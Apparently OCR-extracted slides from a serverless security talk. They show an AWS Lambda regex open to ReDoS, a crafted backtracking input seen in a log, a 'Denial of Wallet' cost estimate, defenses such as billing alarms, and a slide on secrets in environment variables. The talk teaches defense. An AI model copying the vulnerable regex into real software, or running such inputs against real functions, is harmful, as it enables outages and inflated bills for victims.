
Bob’s 2nd challenge:

Only some extensions should be scanned



```
// Read options from the event parameter.
const srcBucket = event.Records[0].s3.bucket.name;
// Object key may have spaces or unicode non-ASCII characters.
const srcKey    = decodeURIComponent(event.Records[0].s3.object.key.replace(/\+/g, " "));
const dstKey    = "[scan-me]" + srcKey;
var s3 = new AWS.S3();
var regex = new RegExp(/^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(.){1}[png|jpeg|jpg|svg]$/);

try {
    if (regex.test(srcKey)) {
        rename.s3_rename(s3, srcBucket, srcKey, dstKey);
        console.log('File has been renamed successfully!');
    }
```

Regular expression Denial of Service (ReDoS)



FLAVOR: PCRE (PHP) ✓

REGULAR EXPRESSION

no match, 3 steps (~0ms)

```
/ ^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(.){1}[png|jpeg|jpg|svg] / gm
```

TEST STRING

insert your test string here

EXPLANATION

/ ^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(.){1}[png|jpeg|jpg|svg] / gm

^ asserts position at start of a line

1st Capturing Group ([a-zA-Z0-9])

Match a single character present in the list below


MATCH INFORMATION

Your regular expression does not match the subject string.

Denial of Wallet

- Default timeout in Serverless Framework is 6 seconds and maximum timeout is 15 minutes
- Price for 100 ms (1024 MB memory allocated): $0.0000016667
- Sending 100 K requests, each billed for 900000ms: ~1500 USD

No big differences between



```
▸ 2020-04-21T17:09:46.766Z d2626eac-5106-4d51-8960-f9d2d8745f32 INFO abrakaddddddddddddddabrrrrrrrrrrrrrrrrrrrrrrrrrrraaaaaaaaaaaaaaaaaaaaaa!!!
▸ END RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32
▾ REPORT RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32 Duration: 900084.18 ms Billed Duration: 900000 ms Memory Size: 1024 MB Max Memo

REPORT RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32  Duration: 900084.18 ms  Billed Duration: 900000 ms     Memory Size: 1024 MB
Max Memory Used: 64 MB  Init Duration: 137.78 ms
```


http://redos-checker.surge.sh

Not Secure | redos-checker.surge.sh

Check your regex safety!

Defense

- Adjust Lambda concurrent execution limit and throttling
- Track anomalies in logs
- Set up a billing alarm



Conditions

Threshold type

○ Static
Use a value as a threshold

● Anomaly detection
Use a band as a threshold

Whenever Anti-DoW is...
Define the alarm condition

○ Outside of the band
> or < threshold

● Greater than the band
> threshold

○ Lower than the band
< threshold

Anomaly detection threshold
Based on a standard deviation. Higher number means thicker band, lower number means thinner band.

20 USD

Must be a positive number


▶ Additional configuration

SECRETS LEAK

Bob’s 3rd challenge:

The Lambda function should create a new entry in DynamoDB


Why you shouldn’t store secrets in environment variables



